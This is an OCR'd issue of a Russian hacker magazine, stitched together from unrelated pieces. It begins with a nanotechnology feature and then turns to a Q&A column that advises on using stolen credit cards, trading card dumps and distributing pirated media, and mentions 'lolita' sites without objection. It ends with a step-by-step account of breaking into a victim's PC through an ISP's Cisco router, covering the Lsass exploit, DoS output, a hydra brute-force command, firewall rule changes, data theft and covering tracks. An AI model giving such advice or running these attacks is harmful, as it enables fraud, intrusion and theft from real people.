В будущем материя и софт станут почти неотделимы друг от друга. Любой материальный предмет сможет быть программой, а любая программа - реализоваться материально. С помощью квантовых кристаллов можно будет сделать материю, в которой каждый тип атома задается пользователем. Не нравится тебе, например, деревянный стул - проинсталил плугин, и теперь он из стекла! Причем, и дерево, и стекло настоящие. Это станет возможным с помощью технологии квантовых точек. Вспоминай таблицу Менделеева: тип атомов и их химические свойства характеризуются количеством электронов, находящихся вокруг ядра. Квантовый кристалл будет присоединять и удерживать возле себя необходимое количество электронов. Так можно программировать любой тип атома. Впечатляющая вещь, но, опять-таки, надо немного подождать - около 10 - 12 лет.

Основной материал будущей наноэры - алмазоид. Атомов углерода на Земле хватает (залежи каменного угля). Сверхтвердость и легкость алмаза позволит наноустройствам работать и на больших глубинах под водой, и в космосе. Кроме этого, ученые работают над созданием умных полимерных материалов, которые могут собираться и разбираться. В недалеком будущем большинства современных материалов может и не быть совсем - их заменят самособирающиеся полимеры.

Сторрс Холл, один из ведущих исследователей Института молекулярного производства, предложил другую оригинальную концепцию. Большинство вещей, по технологии Холла, будут состоять из отдельных умных частиц-роботов, соединяющихся друг с другом в таком порядке, какой необходим. Каждый робот будет нести на борту процессор, аналогичный Pentium III, и таких частиц в предмете будут миллионы. По команде "конструктивный туман" соберется во что угодно - в машину, вертолет или гигантский сексодром. Говорят, когда Спилберг узнал об этом проекте, он создал жидкого противника Шварценеггера в "Терминаторе-2".

Уже сейчас на основе нанотрубок и полимеров разработан прототип жидкого бронежилета, способного зарастать после попадания в него пуль и осколков. Японцы проектируют корпуса для автомобилей с добавлением композитных нановолокон, в несколько раз увеличивающих жесткость корпуса при уменьшении веса.

СОВРЕМЕННЫЙ НАНОРЫНОК

Тебе все еще кажется, что нанотехнологии - это что-то далекое и нематериальное? Оглянись вокруг. Всем известная косметическая фирма Л'Ореаль уже использует в своих продуктах наносомы (нанокапсулы, содержащие внутри полезные вещества и витамины) для лучшей доставки питательных веществ в клетки кожи. NEC представила недавно аккумулятор для ноутбуков на нанотрубках, который позволяет устройству работать гораздо дольше. Компания NanoTex выпускает ряд самоочищающихся тканей, которые трудно испачкать и намочить. Последний писк моды - морфирующая одежда Metal Rubber, которая может менять свою форму в зависимости от капризов хозяина. В ней нет ни металлов, ни резины - различные виды сложных полимеров обеспечивают феноменальную пластичность. Японцы пробуют производить первую одежду со встроенными гибкими мониторами и солнечными батареями для того,

> Всем известная косметическая фирма Л'Ореаль уже использует в своих продуктах наносомы.

- "Введение в нанотехнологии" - самая простая и понятная в мире книжка про ЭТО.
- Классические работы Дрекслера, Фейнмана и др. в переводе на русский язык.
- Видео "MEMS лаборатория на кухне-2": ТАК над CD-ROM ты еще не извращался!
- Прогноз развития нанотехнологий до 2050 года.
- RasMol - программа для просмотра атомных 3D-моделей реальных наноструктур.


"Конструктивный туман" из роботов-частиц


"ОТЦЫ" О НАНОТЕХНОЛОГИИ

«Нанотехнология произведет такой же переворот в обработке материи, какой произвели компьютеры в обработке информации, жонглируя атомами, как битами».

Марвин Мински,
Массачусетский технологический институт

WWW.NANONEWSNET.RU

Основной сайт Рунета по нанотехнологии и нанобизнесу. Сотрудники проекта, в их числе автор статьи, ежедневно изучают сотни мировых источников информации, благодаря чему сайты **NanoNewsNet.Ru** и **NanoNewsNet.Com** занимают первое место в мире по количеству ежедневных новостей, опережая американских и японских конкурентов. На сайте представлены авторские и переводные статьи, аналитические материалы, эксклюзивные интервью, справочники и базы данных. На форуме можно не только пообщаться, но и получить бесплатные консультации по вопросам образования и трудоустройства в области нанотехнологии. Компания NanoNewsNet издает ежемесячные CD с информацией, всячески способствует популяризации и продвижению нанотехнологий, а также выступает спонсором проектов, направленных на развитие отечественной нанотехники. При этом компания активно участвует в международных проектах за сохранение мира и стабильности в эпоху нанотехнологий, сотрудничает с мировыми лидерами нанонауки, международными высокотехнологичными корпорациями и отраслевыми организациями.



Нанофабрика Криса Феникса

чтобы демонстрировать любой рисунок или даже анимацию во время ее ношения.

Не отстают и российские нанокомпании. Концерн "Наноиндустрия", например, выпустил специальный состав на основе адаптивных наночастиц, который может восстановить после износа практически любые трущиеся металлические поверхности. Залив жидкость в бензобак авто, можно надолго забыть о проблеме износа двигателя. Параллельно была разработана специальная установка по производству нанокомпонентов: наноманипулятор и система управления, которая до сих пор не имеет аналогов в мире.

СДЕЛАЙ САМ!

Ты скажешь: не смешите меня, один электронный микроскоп стоит 10-30 килобаксов! Однако, не забывай, что грядущий наномир - это, в первую очередь, мир идей. Можно разрабатывать наноструктуры и нанороботов уже сейчас, запатентовать свое изобретение и лет через 10, как только появятся автоматизированные нанофабрики, стать королем нанороботов, спасающих от того же гриппа, например. Так сейчас многие ученые и делают - моделируют наноустройство из атомов и патентуют. Потом не нужно будет ничего изобретать заново - воспользуются готовыми чертежами наноподшипников, нанодвигателей и нанороботов. Моделировать совсем не трудно - нужно просто вспомнить школьный курс химии и запустить специальную компьютерную программу.

Если хочешь "пощупать" наномир и почувствовать себя в роли знаменитого Левши, предлагаю остановиться на изготовлении МЭМС - микроэлектромеханики, или, по-простому, микророботов. У тебя дома есть старый школьный микроскоп? Если нет, то купить его на барахолке сейчас не проблема. Глупо спрашивать, не завалялась ли у тебя вебкамера или старый ненужный CD-ROM-привод. Наверняка, они у тебя есть. Так вот, вооружившись этими нехитрыми инструментами, можно старый сидюк превратить в трехкоординатный микроманипулятор и с его помощью вести точную микросборку через компьютерный интерфейс (вебкамеру). Старая батарейка заменит сварочный аппарат, а кристаллы поваренной соли - разнообразные инструменты. Соорудив примитивные микроманипуляторы, можно, орудуя ими, сделать уже что-то поизящнее, и так далее - это называется в нанотехнологии "эволюция сверху вниз". В 70-80 годах прошлого столетия киевлянин Сядристый, известный микроминиатюрист, примерно по такой технологии высверлил человеческий волос и вставил внутрь сделанную из золота розу. И это когда о компьютерах еще никто не слышал. То ли дело сейчас - нужна только сноровка и желание.

ЗАКЛЮЧЕНИЕ

На сегодняшний день ученые не обнаружили физических законов, опровергающих возможность манипулирования материей атом за атомом. Экспериментальные данные и прогресс в области нанотехнологий за последние годы полностью подтверждают это. Буквально все прогрессивное человечество уверено в том, что мы живем в переломную эпоху новой научно-технологической революции. Вне сомнения, в будущем потребуются профессии программистов-нанотехнологов, поэтому, если у тебя есть желание, необходимо учиться уже сейчас. Иначе кто будет писать нанороботов и автоматические самостроящиеся лунные модули? Помни, сегодня ты еще живешь в информационном мире. Но уже завтра информация оседлает материю и поставит ее на службу человечеству.





Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).

Q: Постоянно тягаю варез из Интернета. Однако девчонки просят нарезать болванки с обложками. Откуда мне достать это добро?

A: Графику почти на все музыкальные и видео релизы можно найти на www.amazon.com. Однако ее качество оставляет желать лучшего - на поверхности целого компакта смотреться все это будет ужасно. Полноценная же графика часто поставляется внутри варезных паков. Там будет обложка (front), задница (back) и картинка для поверхности самой болванки (disk) в отличном разрешении. Джа не всегда благосклонен к нам, так что порой приходится искать графику отдельно. Самым простым и надежным средством остаются специальные сайты-коллекции обложек. Подойдут cover-target.com, www.darktown.com, www.cdcover.nl и overall.domaggiore.it. Я уверен, X еще напишет полновесный материал о создании по-настоящему красиво упакованного вареза. Пока же я сам ищу на www.mega-search.net и в eMule (emule-project.net).

Q: А нельзя никак готовый BNC выбить? Может, накардить как-то...


A: Опыт показывает, что большинство shell-hosting сервисов, которые продают баунсеры, рулятся самими хакерами или прожженными ирке-рами. Они с тобой одной крови и прекрасно знают, шо це такэ трейдинг, дампы CC, CVV2 и фрауд. Мне известно очень мало случаев, когда удавалось прокинуть подобные сервисы, сохранив аккаунт рабочим более месяца. Почти все просят фотку кредитки, из-за малого числа клиентов подход очень индивидуальный, процессингу каждой CC уделяется недетское внимание... Тут нужны убедительные навыки в социальной инженерии. Не считаю данное направление перспективным; BNC стоит 2-5$/месяц, а гемора на все 2-5K... Лучше проходят темы с коммерческим хостингом, где крутятся тысячи клиентов и на каждого из них кладут большой и толстый... shell-аккаунт! Просто надо заранее пробивать наличие ssh2-доступа и возможность запуска процессов в background'е. Также будь готов, что 90% хостингов будут фильтровать входящие коннекты по нестандартным портам, то есть открыть BNC для внешнего доступа будет не всегда легко... Хотя в 90% случаев, если у тебя английский язык хорошо подвешен, можно добазариться с админом хостинга на любые темы. Третий путь для кардера-негодяя - банальный трейдинг, когда инфа по картам трейдится на готовый BNC или полноценный shell-доступ. Количество предложений по теме меня просто таращит! Можно найти все, даже баунсер на компе Джорджа Буша! Так что бегом на каналы #trading, #cc, #carding любой крупной IRC-сети.

Q: Как вы писали, запустил свою webcam-студию. Хочется больше клиентов на лавэ и топ поднять надо. Как фильтровать русский, ненужный трафик?

A: Все, что не в таз, то в нас! Не спеши выкидывать русский трафик, его всегда можно заслать на TGP или другую помойку. Для фильтрации же наиболее популярны два способа. Первый - использование переменной окружения $HTTP_ACCEPT_LANGUAGE. В этом случае достаточно отфильтровать клиентов с установленным русским языком. Само собой, совки с английскими осями останутся на плаву. Тогда на помощь придет фильтрация по IP, в инете можно разыскать большущий лист российских IP-диапазонов. Например, с задачей неплохо справляется сервис www.geo-traffic.com. Фильтрация по IP считается более эффективной. Ведь, отсекая русские браузеры, ты теряешь и наших людей, которые живут за границей. У них же довольно часто имеется надлежащая платежеспособность и кредитки для оплаты доступа. Если ты не знаешь, куда приладить мусорный траф, поговори с чертями на www.master-x.com и www.cutop.nu. Там точно пристроят, причем с выдачей различных бонусов ;).


Q: Я взломал магаз в инете, слил море кредиток с инфой (CVV2, вся беда...). Слышал, что по кредам можно печатать цифровые фотки. Как и где это делают?

A: Я бы посоветовал искать такие сервисы по ключевым словам "B2B imaging", "order prints", "photo/film processing", "photographic services" в любом поисковике. Широчайшие подборки линков есть и в тематических директориях на yahoo.com и google.com (shopping and services/photography/digital). Из конкретных сервисов можно глянуть на www.dotphoto.com, www.konica.com, www.clubphoto.com и www.imagestation.com. Некоторые темные личности просто похищают аккаунты у юзеров подобных сервисов - ведь в ряде случаев к такому счету уже прикручена CC и можно запросто печатать свои фотки за чужой счет!


СТР.38


ИНТЕРНЕТ ПОД УГРОЗОЙ

В протоколе TCP найден серьезный баг, который может парализовать работу всего интернета!


СТР.42

ЛОМКА WEBMONEY

Кодерские навыки привели к созданию своего трояна под WebMoney.


СТР.50

СУШИМ НОСКИ

Анонимность при помощи соединений через цепочку socks-серверов.



Q Хочу быть, как ваш порно-олигарх! Поднял пяток сайтов с лолитами, скопил немного денег. Мне хотят продать какие-то typo/misspell-домены, обещают несметные богатства... Что это такое и будет ли действительно работать?

A Не секрет, что добрая половина компьютерных терминов становится понятна знающему английский. Поэтому в книжном магазине вместо "Linux для чайников" бери скорее "Основы английского языка". Misspelled - текст с орфографической ошибкой, spelling - написание. Typo = typos, дословно - типографская ошибка. С доменами все понятно: Microsoft.com становится nicrosoft.com и получает при этом сотни тысяч посетителей. Благодаря трясущимся рукам пользователей, кибер-сквоттеры и обычные счастливчики с удовольствием паразитируют на раскрученных именах. Ты запросто найдешь десятки тысяч зарегистрированных доменов-ошибок. Нет ни одного пустого домена, лишь на одну букву отличного от того же Microsoft.com. В теме порно, вполне понятно, актуальные домены образованы следующим образом: xxx.com -> xxxx.com, sex.com -> sez.com, porno.com -> prno.com - и так далее по бесконечному циклу. В последнее время активно эксплуатируются ошибки по теме celebrity porno, то есть сайты-фэйки с телесами знаменитостей. Ты уже завел Britney-sperms.com и Barmen-Electra? :) Разумно взять напрокат подобный домен до покупки и прописать его на свой хостинг, дабы посмотреть на реальную статистику посещаемости и оценить деньги, которые можно заработать на таком сайте.

Q Ты уже задрал со своей буржуйской музыкой! Где можно накачать нашей, русской музыкальной варезки?

A Любимый IRC тут не сработает, поскольку трафик в России недешевый, мало кто будет разбазаривать добро безвозмездно. Да и спрос на Аллу Пугачеву пока поменьше будет, чем на Бритни Спирс, ведь именно американская (рассчитанная на US-аудиторию) музыка формирует 90% трафика в Сети. Я лично постоянно качаю русское добро с mp3search.ru. Хотя можно иногда разыскать отечественные альбомы и в eMule/eDonkey. К примеру, недавно я сдул компиляцию из 7 альбомов "Сектора Газа" именно оттуда ;)! В России больше в ходу трейдинг на компакт-дисках, когда один любитель вареза пересылает варез другому обычной почтой на болванке.

Q В нашей хакерской тусовке все сидят на BNC. Что это такое? Объясни, плиз.


A Предполагаю, что речь идет о BNC для IRC. Это карнавальная маска для ирки; с BNC весь твой трафик направляется через специальный софт, установленный на удаленном серванте, в результате чего у тебя в хосте появляется адрес того сервера. BNC, установленный на super-haqer.com, позволит тебе вписаться на IRC как vasya@super-haqer.com. Наиболее популярен классический BNC, доступный на www.gotbnc.com. Зачем менять хост на IRC'е? Кому-то нужно спрятаться, чтобы свободно крутить свои кардерские дела с подельниками в ирке. Кого-то преследуют флудеры, вышибая dial-up-хост в мгновение ока. Тут выдержать натиск членовредителей помогает ОС12-сервер. Кому-то просто очень нравятся элитные хосты, например, в зоне .mil или .gov. Баунсером (BNC) обозначают контроль над системой (доступ к ней, как минимум). Кто-то пользуется DCC-опциями баунсера для скачивания вареза. Сначала warez идет по DCC на сервер, потом варезник скачивает добро по комфортному FTP или просто приходит на коллокейшен со своим винтом. BNC - это море возможностей! Долгое время я лично был большим фэном PsyBNC (www.psychoid.net), потому что он первым в BNC-семействе получил опцию detach/reattach (подвешивания ника при уходе в away с последующим возвратом к IRC-сессии).


Q Пробил анлим на выделенке, стал качать мегатонны вареза. Кореша просят заболванить/оболванить/нарезать/зажечь/попалить это добро? Вот ит минз, млин? Как это сделать?

A Снова америкосы поработали. "Зажигать", "палить" происходит от "to burn" - "сжигать", которое применимо к записи CD (CDR/DVDR и т.д.). "Болванить" - уже исключительно отечественное слово, происходящее от "болванки", или CD. Обозначает все то же - запись диска. Запись варезки предусмотрена по дефолту в WinXP (в Longhorn добавлена и возможность записи DVD) и реализована на базе движка от Roxio (www.roxio.com). Та же контора выпускает Easy Media Creator 7 (расширенный вариант EasyCD), который имеется на большинстве сборников пиратского софта или варезных точках в Сети. Однако самый хитовый продукт - Nero (www.ahead.de), обладающий всеми бонусами Easy, а также наделенный собственным, очень распространенным форматом хранения образов CD - NRG. Любителям абсолютной законности я бы порекомендовал заюзать Burn4Free (www.burn4free.org). "Burn baby, burn... Disco inferno", - как завещали Bee Gees ;).

Q IE такой дырявый, что можно доширак крутить ведрами! Слышал, что и любимая Opera прохудилась намедни. Это правда?

A Свежайший баг актуален для всех версий Opera моложе 7.50 Beta 1. Проблема проявляется при работе со ссылками, содержащими упоминание о протоколе telnet. Opera некорректно обрабатывает знак "-" в подаваемых ссылках, так что установленному в системе клиенту можно дать зловредные команды. Так, например, если отправить Оперу по ссылке telnet://-nMyFile, будет создан файл MyFile. Вместо апгрейда можно просто отрубить обработку Оперой адресов, начинающихся с telnet://. В самом деле, кому нужен этот хлам? Подробнее о найденном баге можно почитать на security.gentoo.org.





■ Master-lame-master



CISCO ПОД ПРИЦЕЛОМ

Самая эффективная защита против нашумевших уязвимостей в Win2k - это принудительная фильтрация подключений на 135 порт со стороны провайдера. Но, как показывает практика, и эту, казалось бы, бетонную преграду при желании можно обойти. В этой статье я расскажу про то, как одному хакеру удалось преодолеть файрвол на центральном маршрутизаторе.

ИСТОРИИ ХАКЕРСКОГО ДЕСТРУКТИВА

SACCER VS LSASS

Совсем недавно мир узнал об очередном баге в Windows. На этот раз дядю Билли огорчил сервис Lsass, в одной из функций которого было обнаружено переполнение буфера. Об этой уязвимости мы уже не раз писали на страницах журнала, поэтому ее принцип я рассматривать не буду.

Началось все с того, что нашему герою потребовалось получить доступ к компьютеру одного своего недруга, где хранились очень ценные сведения, нужные взломщику позарез. Поскольку хозяин компьютера был довольно инертным человеком, который не только не читал багтраки, но и никогда в жизни не ставил на свою машину ни одного патча, то любой злоумышленник мог легко к нему наведаться. Хакер слил удобный виндовый эксплойт для lsass.dll (www.openwww.net/soft/HOD-ms04011-lsasrv-expl.exe), выбрал нужный таргет (он знал, какая операционка стоит у жертвы) и запустил его. Казалось бы, все, сейчас цель будет достигнута, но не тут-то было! Эксплойт ругнулся на то, что не может присоединиться к 135 порту на удаленной машине - по всему было видно, что этот порт фильтровался. Это очень сильно удивило взломщика, поскольку он точно знал, что на компе жертвы не стоит файрвола. Просканировав ломаемую машину, хакер выяснил, что все остальные порты (даже 139 и 445) открыты, что было также очень странно. Тогда он решил посмотреть, нет ли в сети провайдера машин с открытым 135 портом - оказалось, что на всех компьютерах этот порт был закрыт. "Что за черт!" - подумал взломщик. Дело оказалось в следующем. В сети провайдера уже вовсю орудовал червяк Saccer, юзающий уязвимость в Lsass. Поэтому провайдер решил, что проще закрыть всем клиентам 135 порт, чем учить их качать заплаты на ОС. Правы ли были админы или нет - вопрос спорный. Но факт остается фактом - взломщику все-таки удалось обойти эту, казалось бы, непробиваемую защиту.

```
MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

Usage:

e <target> <victim IP> <bindport> [connectback IP] [options]

Targets:
        0 [0x01004600]: WinXP Professional    [universal] lsass.exe
        1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
        2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll

Options:
        -t:             Detect remote OS:
                        Windows 5.1 - WinXP
                        Windows 5.0 - Win2k
```

Эксплойт для сервиса Lsass

В ПОИСКЕ ИСТОЧНИКА

Несмотря на все сложности, взломщик не расстался с мыслью о взломе недруга. После некоторых раздумий хакер решил найти машинку, которая режет все коннекты на 135 порт. Он сделал трассировку до айпишника жертвы и обратил внимание на предпослед-

HYDRA - БРУТФОРСЕР НОВОГО ПОКОЛЕНИЯ

Hydra очень понравилась хакеру. Этот брутфорс действительно умеет все и еще чуть-чуть :). Прежде чем запускать его, обязательно ознакомься с необходимыми опциями. Для самых ленивых привожу краткий список того, что умеет hydra:

❶. Осуществлять брутфорс по многочисленным протоколам: telnet, ftp, pop3, imap, smb, smbnt, http, https, http-proxy, cisco, cisco-enable, ldap, mysql, nntp, vnc, rexec, socks5, icq, pcnfs.

❷. Подключать самописные модули для других протоколов.

❸. Продолжать прерванный ранее перебор.

❹. Проверять на пустые пароли и пароли, равные логину, поддерживать листы серверов и потоки.

Кроме того, никто не запрещает тебе повесить гидру в бэкграунд и подождать пару недель :). Так делает подавляющее большинство хакеров при отсутствии других методов взлома.

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on :
(The 1476 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet
445/tcp    filtered    microsoft-ds
2001/tcp   open        dc
2002/tcp   open        globe
2003/tcp   open        cfingerd
2004/tcp   open        mailbox
2005/tcp   open        deslogin
2006/tcp   open        invokator
2007/tcp   open        dectalk
2008/tcp   open        conf
2009/tcp   open        news
2010/tcp   open        search
2011/tcp   open        raid-cc
2012/tcp   open        ttyinfo
2013/tcp   open        cypress
2016/tcp   open        bootserver
2017/tcp   open        cypress-stat
2018/tcp   open        terminaldb
2019/tcp   open        whosockami
2020/tcp   open        xinupageserve
```

Список открытых портов на роутере

ний хоп. По-видимому, за этим адресом скрывался какой-то провайдерский роутер. Сканирование nmap'ом показало, что, действительно, соединение со 135 портом режет циска. Хакер очень не любил подобные железки и отказался бы от идеи взлома, если бы не обратил внимание на список открытых портов...

На циске был открыт 23 порт, что говорило о наличии telnetd, демона для удаленного администрирования роутера. После подключения к телнету система потребовала от хакера пароля, которого он, естественно, не знал. Первый метод, о котором подумал наш герой, - жесткий брутфорс, однако применять грубую силу с помощью самопальной утилиты (у хакера не было брутфорсера для Cisco) не хотелось. Поэтому сетевой партизан решил поискать другие пути решения этой занимательной задачи :).

ВЗЛАМЫВАЕМ КИСКУ

Хакер зашел на сайт провайдера. После просмотра некоторых страниц стало ясно, что этот крупный пров функционировал аж в трех районах города. Посему у взломщика возникла мысль о том, что провайдер должен использовать динамическую маршрутизацию. То бишь если по какой-то причине один из маршрутизаторов упадет, юзеры не останутся без интернета, так как маршруты быстро изменятся. Конечно, наш герой не знал топологию наверняка, поэтому все его доводы были пока лишь только гипотезами.

Если верить Guest OS, версия IOS была дырявой как дуршлаг, но, к сожалению, не такой гнилой, чтобы хакер мог взять терминальный доступ. Что касается DoS-атаки, то провести ее было вполне реально. В этом мог помочь недавно выпущенный Cisco Global Exploiter (www.securitylab.ru/_Exploits/2004/03/cisco.pl.txt). В него вшиты эксплойты для известных 9 дыр. Последний таргет являлся ключевым - не так давно багоискатели нашли способ глушить цисковые интерфейсы. Если говорить кратко и по делу - с помощью криво сформированных пакетов специального протокола взломщик мог зафлудить интерфейс на длительное время. Для этого ему даже не нужно рассчитывать число прыжков - в отличие от создателей первого древнего DoS'ера, ребята из группы blackangels взяли все рутинные расчеты на себя :).

Итак, хакер за несколько минут вывел циску из состояния равновесия, надеясь на автоматическое изменение маршрута и деактивацию файрвола. Но он облажался. В течение нескольких часов пинги до железки так и не доходили, а люди в сегменте были отрезаны от инета. Хакеру ничего не оставалось, как... прибегнуть к самому неблагодарному методу взлома.

ВОЗЬМИ ЕЕ СИЛОЙ!

После того, как кто-то оживил роутер, было принято решение побрутать админский пароль. Эта затея сначала может показаться тебе довольно глупой - для успешного брутфорса необходимо разгадать как логин, так и пасворд. Но хакер уже имел дело с такими девайсами и знал, что чаще всего в качестве логина используют загадочное слово root ;). Странно, но это действительно так: уже три взломанные циски позволяли удаленно логиниться под рутом. Почему бы не проверить и эту железяку? Честно говоря, взломщику было лень писать свой собственный брутфорс для роутера, поэтому он стукнулся в аську к знакомому хакеру и попросил совета. А точнее, задал всего один вопрос: "Существует ли переборщики паролей для цисок?" Через несколько минут наш герой получил положительный ответ. Оказалось, что германская команда THC написала собственный универсальный брутфорсер, позволяющий брутать чуть ли не все протоколы. В том числе и Cisco. Программу с интересным названием hydra можно скачать по ссылке http://thc.org/download.php?t=r&f=hydra-4.1-src.tar.gz. Данный брутфорсер, помимо широкого диапазона протоколов, поддерживает многопоточную работу, умеет юзать прокси-листы, подгружать самописные модули и т.п. Впрочем, если ты сам заглянешь в его README, то найдешь массу интересных фишек.

Порывшись в мане, хакер отыскал нужные опции, слил свежий word list на три мега и проверил пинг до железки. Ответное время равнялось 100 ms, что не могло не радовать. Строка запуска выглядела так:

```
./hydra -f -t 50 -l root -P words.txt ip_address cisco
```

Расскажу вкратце о наиболее важных параметрах брутфорса:

-f - выход после первого совпавшего пароля. Действительно, зачем тратить время на второй пароль?

```
[root@tim tools]# perl cisco.pl -h                -v 8
Input packets size : 50000

Packets sent ...
Please enter a server's open port : 23

Now checking server status ...

Vulnerability successful exploited. Target server is down ...
```


Убийство циски с помощью Глобал Эксплойтера



Всю необходимую информацию о настройке и защите роутеров Cisco можно получить на www.cisco.com.



Если будешь юзать hydra в качестве переборщика пароля для enable, знай, что максимальное число потоков не должно превышать 4.



На нашем диске ты найдешь множество документации по маршрутизаторам Cisco и уязвимости в Lsass.

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

❶. Никто из хакеров не любит изобретать велосипед. Им проще поделиться друг с другом советом. В нашем случае взломщик получил урл на великолепный брутфорс от THC.

❷. Хакер знал команды управления роутерами Cisco. Это помогло ему быстро пофиксить правила файрвола и обойти блокировку провайдера.

❸. Хакер умел предугадывать поступки админа. Он рассчитывал на то, что администратор поленится придумать сложные пароли и установит один и тот же пароль на все виды сервисов. Как видишь, взломщик не ошибся.

-t 50 - 50 параллельных потоков. Цифра не надумана - ее рекомендовал юзать знакомый хакер.

-l root - фиксированный логин.

-P words.txt - в качестве пароля указывается вордлист.

ip_address cisco - здесь хакер указывает IP жертвы и протокол (ключевое слово cisco).

После запуска замелькали красивые строчки. Они указывали на то, что процесс подборки пароля в самом разгаре. Решив, что самое время для сна, взломщик перевел свой компьютер в спящий режим и удалился на боковую ;).

Результат не заставил себя долго ждать. Ровно через два часа пароль успешно подобрался (в его качестве юзалось слово keyboard). Любитель клавиатур явно не учел, что на такие важные объекты необходимо устанавливать как минимум двух-трехстрочный пароль :). Я, конечно, утрирую, но хакер действительно не ожидал, что гидра так оперативно справится с задачей (обычно процесс брутфорса занимал у взломщика как минимум две недели).

> Не стоит забывать, что все действия хакера противозаконны. Эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

НАСТРОЙ ЕЕ ПРАВИЛЬНО!

Но на этом приключения не заканчивались. Рутовый аккаунт не подразумевал абсолютных прав на терминале. Действительно, после того, как хакер залогинился, он увидел стандартное приглашение "cisco>". Взломщик набрал enable, а на запрос пассворда ввел то же слово keyboard. И получил уже немного другое консольное приглашение, последний символ которого был равен #. Видимо, админ считал, что совпадение пароля на вход и на enable - нормальное явление. Это и позволило хакеру очень быстро добиться абсолютных прав в ломаемой системе.

При таком раскладе взломщик уже мог окончательно расставить все точки над i. Первая команда, которая была введена, - show access-lists. Она позволила просмотреть все правила встроенного брандмауэра. В этих правилах присутствовал рулес, запрещающий прохождение пакетов к 135 порту на все провайдерские сегменты. Но взломщик не спешил удалять его - бдящий админ мог тут же заметить модификацию сетевого экрана. После получения информации взломщик набрал configure terminal. Команда принуждала переключиться в режим конфигурации девайса для настройки внутреннего файрвола. Взломщик дописал в правило 145 разрешение на IP своего неприятеля. Команда выглядела следующим образом: access-list 145 permit any ip_address eq 135. Последней командой exit сетевой партизан добился запоминания всех рулесов и вышел из системы.

И действительно, после модификации правил железного роутера наш герой без проблем соединился с хостом жертвы. Затем он быстро заюзал эксплойт и получил шелл на удаленной машине. Как видишь, хакер не зря искал нужный роутер и пытал его различными видами атак. После эксплуатирования взломщик легко похитил с компьютера своей жертвы требуемую информацию. После всех хакерских действий злоумышленник залогинился на роутер и потер свое правило. Теперь никто не мог обвинить его в незаконных действиях, потому как фильтрация 135 порта снова вступала в силу.

> Затем он быстро заюзал эксплойт и получил шелл на удаленной машине.

Хакер внутри!

Удачный брутфорс пароля для Cisco

Деструктивные шаги матерого хакера

НОВАЯ ЗАБАВА

Но и на этом хакер не остановился. Имея доступ к маршрутизатору, он в течение месяца глумился над юзерами из сегмента. То он вздумает 80 порт закрыть, то запретит юзать ICQ. В общем, взломщик окончательно вошел в роль администратора ;). Но в конце концов все это ему наскучило, и он отстал от роутера, целиком и полностью окунувшись в поиск новой жертвы...

В ЧЕМ ЖЕ БЫЛ ПРОКОЛ?

Привожу наиболее правильный ответ на вопрос в X/04 (Институтские забавы).

От: Duke Shadow <**duke_shadow@yahoo.com**>.

Совершенно очевидно, что строка **system("/usr/bin/stdin -u daemon -r -w")** вместе с логами, оставленными хакером, потрет и log-файлы всех демонов, причем при перезапуске любого демона логи гарантированно уйдут в трэш. Это 100% вызовет подозрения админа. Строка **system("/bin/sh")** будет запускать оболочку для каждого демона, что админ очень легко заметит. Также допущена классическая ошибка - смена пароля. Если не хочешь, чтобы тебя засекли, - не стоит менять пароли. Даже у записи демона.

Этот читатель наиболее верно ответил на вопрос. Действительно, администратор очень любил просматривать логи на своей машине. Внезапно он озадачился тем, что syslogd перестал писать журналы сервисов. После этого админ смекнул, что его поимели, и поглядел в **/etc/shadow**. Там, как ты догадался, вместо звездочки красовался полноценный пароль.

ЖЕЛЕЗНЫЙ ЭКСПЛОЙТ

Спешу задать новый вопрос, на который легко ответят любители взлома железных роутеров. Первый эксплойт для циски был немного недоработан (**www.security.nnov.ru/files/shadowchode.tar.gz**). Прежде чем заюзать его, необходимо сделать некоторые нехитрые изменения кода, а затем выполнить несложный расчет. Какие шаги должен проделать хакер, прежде чем воспользоваться самой первой версией DoS'ера для Cisco?

